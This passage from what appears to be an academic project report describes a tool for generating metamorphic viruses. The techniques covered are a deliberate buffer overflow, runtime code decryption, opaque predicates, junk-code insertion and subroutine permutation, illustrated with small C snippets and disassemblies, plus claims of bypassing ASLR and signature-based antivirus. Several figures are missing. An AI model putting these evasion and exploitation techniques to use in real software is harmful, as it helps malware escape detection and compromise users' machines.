2. **Basic Runtime Checks:** Disable run-time checks on stack frames, uninitialized variables, and data type mismatch by setting this compiler option to **Default** [19].
3. **Enable C++ Exceptions:** C++ Exception Handling is enabled by default (compiler option is set to **"Yes (/EHsc)"**). Disable exceptions by setting this compiler option to **No** [20]**.**

The disassembly of the code in Figure 7 is shown in Figure 8. The return address of the subroutine is overwritten with a pointer to another function (buffer.010E1078). Thus, the code flow jumps to buffer.010E1078 when the subroutine returns. The code in this function can link the program to a potential virus.

Figure 8: Buffer Overflow in Disassembly

```
010E14E0 >          55                  PUSH EBP
010E14E1            8BEC                MOV EBP,ESP
010E14E3            83EC 58             SUB ESP,58
010E14E6            53                  PUSH EBX
010E14E7            56                  PUSH ESI
010E14E8            57                  PUSH EDI
010E14E9            C745 EC 01000000    MOV DWORD PTR SS:[EBP-14],1
010E14F0            C745 F0 02000000    MOV DWORD PTR SS:[EBP-10],2
010E14F7            C745 F4 03000000    MOV DWORD PTR SS:[EBP-C],3
010E14FE            C745 F8 04000000    MOV DWORD PTR SS:[EBP-8],4
010E1505            C745 FC 05000000    MOV DWORD PTR SS:[EBP-4],5
010E150C            C745 E8 05000000    MOV DWORD PTR SS:[EBP-18],5
010E1513            EB 09               JMP SHORT buffer.010E151E
010E1515            8B45 E8             MOV EAX,DWORD PTR SS:[EBP-18]
010E1518            83C0 01             ADD EAX,1
010E151B            8945 E8             MOV DWORD PTR SS:[EBP-18],EAX
010E151E            837D E8 08          CMP DWORD PTR SS:[EBP-18],8
010E1522            7D 0D               JGE SHORT buffer.010E1531
010E1524            8B45 E8             MOV EAX,DWORD PTR SS:[EBP-18]
010E1527            C74485 EC 78100E>   MOV DWORD PTR SS:[EBP+EAX*4-
14],buffer.010E1078
010E152F  ^         EB E4               JMP SHORT buffer.010E1515
010E1531            5F                  POP EDI
010E1532            5E                  POP ESI
010E1533            5B                  POP EBX
010E1534            8BE5                MOV ESP,EBP
010E1536            5D                  POP EBP
010E1537            C3                  RETN
```

5.2. Code Encryption and Decryption

Code encryption and decryption can be used to obfuscate a piece of code. This obfuscated code is decrypted at run-time when the encrypted portion of code is invoked. Since the decryption logic should not be identical in each generation, it is obfuscated using different obfuscation techniques explained from sections 5.3 to 5.6.

Encryption and decryption is implemented in our project with the help of function pointers. The encrypt function accepts the pointer to a C/C++ function and encrypts all bytes of code in that function. Once a function is encrypted, the encrypted bytes of code are built into the un-compiled C++ code as HEX in the `__asm {…}` section. The encrypted functions are decrypted at run-time when invoked. All the encrypted bytes are decrypted and overwritten at the same address. If an attempt to execute the encrypted function is made before decrypting, it will cause an error in the program.

Consider the following code constructs to better understand code encryption and decryption. The cryptographic algorithm implemented in the following example is fairly simple, but complex cryptography can be implemented.

Figure 9: Encryption Logic

Encryption Logic will be a part of encrypting the first time; it will not be present in the final source code

```
void encrypt(unsigned char * ptrFunc, int key) // function
pointer that is passed
{
	unsigned int i;
	for(i = 0; i < 213; i++)
	{
		*ptrFunc += key;
		ptrFunc++;
	}
}
```

Figure 10: Decryption Logic

Decryption Logic will be present in the final source code

```
void decrypt(unsigned char * ptrFunc, int key) // function
pointer that is passed
{
	unsigned int i;
	for(i = 0; i < 213; i++)
	{
		*ptrFunc -= key;
		ptrFunc++;
	}
}
```

Figure 11: Calls to the encryption and decryption functions

```
unsigned char* ptr = (unsigned char*)generatekey;

encrypt(ptr, 123); // Call to encrypt with 123 as the key
…
decrypt(ptr, 123); // Call to decrypt with 123 as the key
```

Sensitive code in the metamorphic virus generator is obfuscated using such encryption-decryption mechanism. The areas in the metamorphic virus where we use such code encryption and decryption mechanisms are as follows:

1. Implementation of the buffer overflow exploit
2. Linking the executable to the virus dynamic link library (dll)

5.3. Opaque Predicates

An opaque predicate is a dynamic logic or expression of code whose result is predetermined. The result remains constant irrespective of the values of internal variables. Opaque predicates can be useful to obfuscate the flow of control in a program. Opaque predicates can also be used to insert dead code into the logic and make it look like something important and relevant.

Opaque predicates can be easily implemented in code by simple `if…else` statements, ternary operators, `switch` statements, or even loops. For example, a simple opaque predicate will look like:

Figure 12: Simple Opaque Predicate

```
if (true)
   printf("I will execute.\n");
else
   printf("I will not execute.\n");
```

Complex opaque predicates based on complex piece of math can also be used. For example, the snippet of code in Figure 13 uses the math property that ($a^2 + b^2$) is always greater than (2ab). Thus the code within the "`if block`" will always be executed, and the code within the "`else block`" will never be executed.

Figure 13: Opaque Predicate Involving Complex Math

```
int x = 10, y = 9;

if ((x * x + y * y) >= 2 * x * y)
   printf("I will execute.\n");

else
   printf("I will not execute.\n");
```

The above snippet of code, when seen in the assembly, will be very complex and difficult to understand, as shown in Figure 14. Also, it looks as if it will be doing something vital to this part of the program.

Figure 14: Opaque Predicate as shown in Assembly

```
013C13DE   C745 F8 0A000000 MOV DWORD PTR SS:[EBP-8],0A
013C13E5   C745 EC 09000000 MOV DWORD PTR SS:[EBP-14],9
013C13EC   8B45 F8          MOV EAX,DWORD PTR SS:[EBP-8]
013C13EF   0FAF45 F8        IMUL EAX,DWORD PTR SS:[EBP-8]
013C13F3   8B4D EC          MOV ECX,DWORD PTR SS:[EBP-14]
013C13F6   0FAF4D EC        IMUL ECX,DWORD PTR SS:[EBP-14]
013C13FA   03C1             ADD EAX,ECX
013C13FC   8B55 F8          MOV EDX,DWORD PTR SS:[EBP-8]
013C13FF   D1E2             SHL EDX,1
013C1401   0FAF55 EC        IMUL EDX,DWORD PTR SS:[EBP-14]
013C1405   3BC2             CMP EAX,EDX
013C1407   7C 19            JL SHORT OpaquePr.013C1422
013C1409   8BF4             MOV ESI,ESP
013C140B   68 44573C01      PUSH OFFSET OpaquePr.??_C@_05LCCCBGPN@Tr>; ASCII "I
will execute."
013C1410   FF15 C4823C01    CALL DWORD PTR DS:[<&MSVCR90D.printf>]   ;
MSVCR90D.printf
013C1416   83C4 04          ADD ESP,4
013C1419   3BF4             CMP ESI,ESP
013C141B   E8 2AFDFFFF      CALL OpaquePr.013C114A
013C1420   EB 17            JMP SHORT OpaquePr.013C1439
013C1422   8BF4             MOV ESI,ESP
013C1424   68 3C573C01      PUSH OFFSET OpaquePr.??_C@_06BHFLMIEC@Fa>; ASCII "I
will not execute."
013C1429   FF15 C4823C01    CALL DWORD PTR DS:[<&MSVCR90D.printf>]   ;
MSVCR90D.printf
```

Opaque predicates are frequently used at random in the virus generation tool to obfuscate the virus code and change its signature significantly. Some of the opaque predicates used in the tool are listed in Appendix B.

5.4. Insertion of Junk Code and Normal Code

5.4.1. Junk Code

Junk code is a useless block of code and the execution of this code does not make any difference to the functionality of the underlying program. However, it may cause performance delays in the executing program. Junk code is inserted in the virus binaries using our virus generation tool to obfuscate the virus code and thereby change its signature.

5.4.2. Insertion of Normal Windows Code


Normal code refers to the code from binary files of Windows operating system. This "normal code" can be inserted instead of inserting junk code randomly. The "normal code" is obtained by scanning and stripping logical bunch of instructions from normal files in the Windows Operating System. Some of the normal Windows files that we disassembled and scanned are Notepad (`notepad.exe`), Windows Explorer (`explorer.exe`), Registry Editor (`regedit.exe`), Word Pad (`write.exe`) and Internet Explorer (`iexplore.exe`). The code obtained from these files is illustrated in Appendix A. This technique helps make the signature of the metamorphic virus similar to the existing Windows files, which works like a camouflage to avoid signature detection as well as other advanced detection techniques.

5.5. Subroutine Permutation

Subroutine permutation refers to permuting the definitions of the different subroutines in the program. Since the order of definition of subroutines does not change the order in which these subroutines are actually called, makes no functional changes to the program. Hence, subroutine permutation is an effective technique for changing the signature of a program considerably [17].

If a program contains n different subroutines, or functions, or methods, using subroutine permutation technique n! different permutations can be generated. For example, in a program with 3 methods or subroutines, we can get 3! = 6 different permutations or signatures of the same program, as shown in the Figure 15 below:

Figure 15: Subroutine Permutation



Consider the following extracts of C++ code in Table 1. These sample programs show two out of the six permutations with three methods. The output of both the programs is identical.

Table 1: Subroutine Transformation Code Extracts

Code extract 1	Code extract 2

void method1()
{
   printf("method1\n");
}
void method2()
{
   printf("method2\n");
}
void method3()
{
   printf("method3\n");
}
int _tmain(int argc)
{
      method1();
      method2();
      method3();
      return 0;
}
	void method3()
	{
	   printf("method3\n");
	}
	void method1()
	{
	   printf("method1\n");
	}
	void method2()
	{
	   printf("method2\n");
	}
	int _tmain(int argc)
	{
	      method1();
	      method2();
	      method3();
	      return 0;
	}

However, the binary signatures of both of the following versions of code are completely different from each other as shown by the Ollydbg disassemblies in Table 2 and 3.

These disassemblies show that the binary signatures change considerably due to the reordering of subroutines (or methods). A permutation algorithm is used to generate n! different permutations for n methods in the program. A particular permutation is then selected at random and the n methods of the program are defined in that order. This will change the binary signatures considerably for each generation of our metamorphic virus.

Table 2: Disassembly of Code Extract 1

```
00C313C0 > 55                PUSH EBP
.....
00C313DE   8BF4              MOV ESI,ESP
00C313E0   68 3C57C300       PUSH OFFSET Report.??_C@_0BI@NBEJPHNJ@me>; ASCII "method1"
00C313E5   FF15 BC82C300     CALL DWORD PTR DS:[<&MSVCR90D.printf>]    ; MSVCR90D.printf
00C313EB   83C4 04           ADD ESP,4
00C313EE   3BF4              CMP ESI,ESP
00C313F0   E8 5FFDFFFF       CALL Report.00C31154
00C313F5   5F                POP EDI
00C313F6   5E                POP ESI
00C313F7   5B                POP EBX
00C313F8   81C4 C0000000     ADD ESP,0C0
00C313FE   3BEC              CMP EBP,ESP
00C31400   E8 4FFDFFFF       CALL Report.00C31154
00C31405   8BE5              MOV ESP,EBP
00C31407   5D                POP EBP
00C31408   C3                RETN
.....
00C31420 > 55                PUSH EBP
.....
00C3143E   8BF4              MOV ESI,ESP
00C31440   68 5857C300       PUSH OFFSET Report.??_C@_0BI@DLMPCKLL@me>; ASCII "method2"
00C31445   FF15 BC82C300     CALL DWORD PTR DS:[<&MSVCR90D.printf>]    ; MSVCR90D.printf
00C3144B   83C4 04           ADD ESP,4
00C3144E   3BF4              CMP ESI,ESP
00C31450   E8 FFFCFFFF       CALL Report.00C31154
00C31455   5F                POP EDI
00C31456   5E                POP ESI
00C31457   5B                POP EBX
00C31458   81C4 C0000000     ADD ESP,0C0
00C3145E   3BEC              CMP EBP,ESP
00C31460   E8 EFFCFFFF       CALL Report.00C31154
00C31465   8BE5              MOV ESP,EBP
00C31467   5D                POP EBP
00C31468   C3                RETN
.....
00C31480 > 55                PUSH EBP
.....
00C3149E   8BF4              MOV ESI,ESP
00C314A0   68 7457C300       PUSH OFFSET Report.??_C@_0BI@NEJNJMFK@me>; ASCII "method3"
00C314A5   FF15 BC82C300     CALL DWORD PTR DS:[<&MSVCR90D.printf>]    ; MSVCR90D.printf
00C314AB   83C4 04           ADD ESP,4
00C314AE   3BF4              CMP ESI,ESP
00C314B0   E8 9FFCFFFF       CALL Report.00C31154
00C314B5   5F                POP EDI
00C314B6   5E                POP ESI
00C314B7   5B                POP EBX
00C314B8   81C4 C0000000     ADD ESP,0C0
00C314BE   3BEC              CMP EBP,ESP
00C314C0   E8 8FFCFFFF       CALL Report.00C31154
00C314C5   8BE5              MOV ESP,EBP
00C314C7   5D                POP EBP
00C314C8   C3                RETN
.....
00C314FE   E8 06FCFFFF       CALL Report.00C31109
00C31503   E8 FCFBFFFF       CALL Report.00C31104
00C31508   E8 42FCFFFF       CALL Report.00C3114F
.....
```

Table 3: Disassembly of Code Extract 2

```
00F513C0 > 55               PUSH EBP
.....
00F513DE   8BF4             MOV ESI,ESP
00F513E0   68 3C57F500      PUSH OFFSET Report.??_C@_0BI@NEJNJMFK@me>; ASCII "method3"
00F513E5   FF15 BC82F500    CALL DWORD PTR DS:[<&MSVCR90D.printf>]    ; MSVCR90D.printf
00F513EB   83C4 04          ADD ESP,4
00F513EE   3BF4             CMP ESI,ESP
00F513F0   E8 5FFDFFFF      CALL Report.00F51154
00F513F5   5F               POP EDI
00F513F6   5E               POP ESI
00F513F7   5B               POP EBX
00F513F8   81C4 C0000000    ADD ESP,0C0
00F513FE   3BEC             CMP EBP,ESP
00F51400   E8 4FFDFFFF      CALL Report.00F51154
00F51405   8BE5             MOV ESP,EBP
00F51407   5D               POP EBP
00F51408   C3               RETN
.....
00F51420 > 55               PUSH EBP
.....
00F5143E   8BF4             MOV ESI,ESP
00F51440   68 5857F500      PUSH OFFSET Report.??_C@_0BI@NBEJPHNJ@me>; ASCII "method1"
00F51445   FF15 BC82F500    CALL DWORD PTR DS:[<&MSVCR90D.printf>]    ; MSVCR90D.printf
00F5144B   83C4 04          ADD ESP,4
00F5144E   3BF4             CMP ESI,ESP
00F51450   E8 FFFCFFFF      CALL Report.00F51154
00F51455   5F               POP EDI
00F51456   5E               POP ESI
00F51457   5B               POP EBX
00F51458   81C4 C0000000    ADD ESP,0C0
00F5145E   3BEC             CMP EBP,ESP
00F51460   E8 EFFCFFFF      CALL Report.00F51154
00F51465   8BE5             MOV ESP,EBP
00F51467   5D               POP EBP
00F51468   C3               RETN
.....
00F51480 > 55               PUSH EBP
.....
00F5149E   8BF4             MOV ESI,ESP
00F514A0   68 7457F500      PUSH OFFSET Report.??_C@_0BI@DLMPCKLL@me>; ASCII "method2"
00F514A5   FF15 BC82F500    CALL DWORD PTR DS:[<&MSVCR90D.printf>]    ; MSVCR90D.printf
00F514AB   83C4 04          ADD ESP,4
00F514AE   3BF4             CMP ESI,ESP
00F514B0   E8 9FFCFFFF      CALL Report.00F51154
00F514B5   5F               POP EDI
00F514B6   5E               POP ESI
00F514B7   5B               POP EBX
00F514B8   81C4 C0000000    ADD ESP,0C0
00F514BE   3BEC             CMP EBP,ESP
00F514C0   E8 8FFCFFFF      CALL Report.00F51154
00F514C5   8BE5             MOV ESP,EBP
00F514C7   5D               POP EBP
00F514C8   C3               RETN
.....
00C314FE   E8 06FCFFFF      CALL Report.00C31109
00C31503   E8 FCFBFFFF      CALL Report.00C31104
00C31508   E8 42FCFFFF      CALL Report.00C3114F
.....
```

5.6. Inline Functions in C++

Inline functions in C / C++ are an indication to the compiler to insert the function code inline at the function call. This helps the compiler avoid the overhead of processing the stack frame and the registers involved in calling a regular function. However, it is not advisable to make all the functions inline because of the limitations involved in using them with recursive function calls, function calls within loops, and large processing within functions.

Inline functions are declared in C and C++ by using the keyword "`inline`" in front of the function definition as shown in Figure 16:

Figure 16: Inline Functions in C++ Code Extract

```
inline void function1()
{
   printf("I am an inline function.");
}
void function2()
{
   printf("I am not an inline function.");
}
int main()
{
   function1();//Function is expanded here by the compiler
   function2();//Function Call by pushing current context on stack.
   return 0;
}
```

Since the definition of the functions does not change when they are made inline, inline functions are used at random in the virus code.

Each generation of virus generated from our tool is different from the previous because of the collection of obfuscation, re-ordering and permutation techniques used at random.

6. Metamorphic Virus Generation Tool

The aim of our project is to develop a tool for generating and hiding metamorphic viruses. These metamorphic viruses are created from an existing virus whose signature is known by the anti-virus software. Using the tool, the virus is hidden as “dead code” in the victim’s machine and exposed using a buffer overflow. The virus is undetectable as lies on the machine in the form of text that is not considered for scanning by signature detection. The virus code is compiled at run-time with different code obfuscation and crypto logic technologies, as discussed in Section 5. The virus code can be provided as input to the tool through a file or plain text. The virus generation tool is developed as a Windows forms application that accepts the input virus, applies the metamorphic engine using file I/O operations and compiles it as a Win32 console application. The screenshot of our metamorphic virus generation tool is shown in Figure 17 below.





Figure 17: Screenshot of Metamorphic Virus Generation Tool

6.1. Metamorphic Virus Generation Tool: Detailed Steps

This section outlines the top-level steps performed by our Virus Generation Tool to generate the metamorphic virus as illustrated in Figure 18:

Figure 18: Virus Generation Tool



6.1.1. Metamorphic Engine

The metamorphic engine applies the exploits and code obfuscation techniques discussed in Section 5 to the given virus program. These techniques are applied at random, making use of randomization and permutation algorithms to generate varied and metamorphic results. Also the framework for the buffer overflow exploit is built into `Buffer.cpp` code file. At the end of this step we obtain two files:

1. `Buffer.exe`: `Buffer.cpp` is the compiled code file that contains the buffer overflow (section 5.1) and the code to link to the virus through this overflow.
2. `Virus.cpp`: `Virus.cpp` is the uncompiled code file that contains the morphed code for the actual virus. This morphed code is obtained by applying the different techniques discussed in section 5.

6.1.2. Build Framework for Buffer Overflow (Compile Buffer.cpp)

As shown in the previous subsection 6.1.1, the body of the built-in buffer overflow is already in place. This buffer overflow attack is designed to bypass the randomization provided by Address Space Layout Randomization. The attack is designed such that when the buffer overflow takes place, the memory space has already selected the one out of 256 available locations to execute.

Now we compile this newly created `Buffer.cpp` file through a build script batch (`.bat`) file and generate an executable (`Buffer.exe`) file. This executable contains the built-in buffer overflow which, when exploited, links to the virus code.

6.1.3. Output Files

The actual virus code is hidden as "dead code" in the form of text in `Virus.cpp`, and not in any executable or dynamic link library. This makes it harder for virus scanners to detect, since most commercial virus scanners use signature-based detection techniques. By using the buffer overflow to hide the entry point to the virus, we have created a generic tool that can be used to create any hard-to-detect virus. The virus code is compiled just-in-time of the attack, which gives the anti-virus software much less time to consider it as a potential candidate for signature detection. Also, the virus code is morphed and differs from the code of the actual virus, which makes it even more difficult to detect using signature detection.

6.1.4. The Virus Attack: Buffer.exe

The first generation of `Buffer.exe` performs the actual virus attack, with the help of the buffer overflow, by compiling the `virus.cpp` to an executable or a dll and linking to it at run-time as shown in Figure 19. The metamorphic engine is applied to the virus at each generation of the virus to generate diverse copies of the virus:




Figure 19: Buffer.exe

7. Test and Results

We performed the following tests to analyze the output and quantify the results of the metamorphic virus generation tool:

7.1. Buffer Overflow Test


In this section, we test the effectiveness of the buffer overflow exploit in obfuscating and causing the virus attack on Windows XP, Vista, and Windows 7 environments. The buffer overflow can be exploited only if the code is compiled by setting the right compiler options, as discussed in section 5.1.

The tool uses a buffer overflow exploit and function pointers to point to benign-looking code in the program memory that links to “dead code” stored as text in the computer. Since, this benign-looking code resides within the executable, its address is local to the execution stack. Hence, we exploit the buffer overflow by defeating the randomization provided by Address Space Layout Randomization without launching the lengthy process of de-randomization, as referred to in section 4.3.

Consider the following OllyDbg disassemblies of the buffer overflow as implemented in our project in figures 20, 21, and 22. This result was obtained with ASLR enabled on a Windows 7 environment with the program run three times consecutively. In the figures below we can see that even though the program’s execution space was randomized in all the three executions, the buffer overflow was successful. This buffer overflow attack is readily exploited on Windows XP, which does not have ASLR enabled, but also in Windows Vista and Windows 7 environments, which have ASLR enabled. Also OllyDbg and IDA Pro disassembly do not detect or flag the buffer exploit.

Table 4: Defeating ASLR (First Run)

Code with the Buffer Overflow:



Code where the virus can be linked from:





Table 5: Defeating ASLR (Second Run)

Code with the Buffer Overflow:



Code where the virus can be linked from:

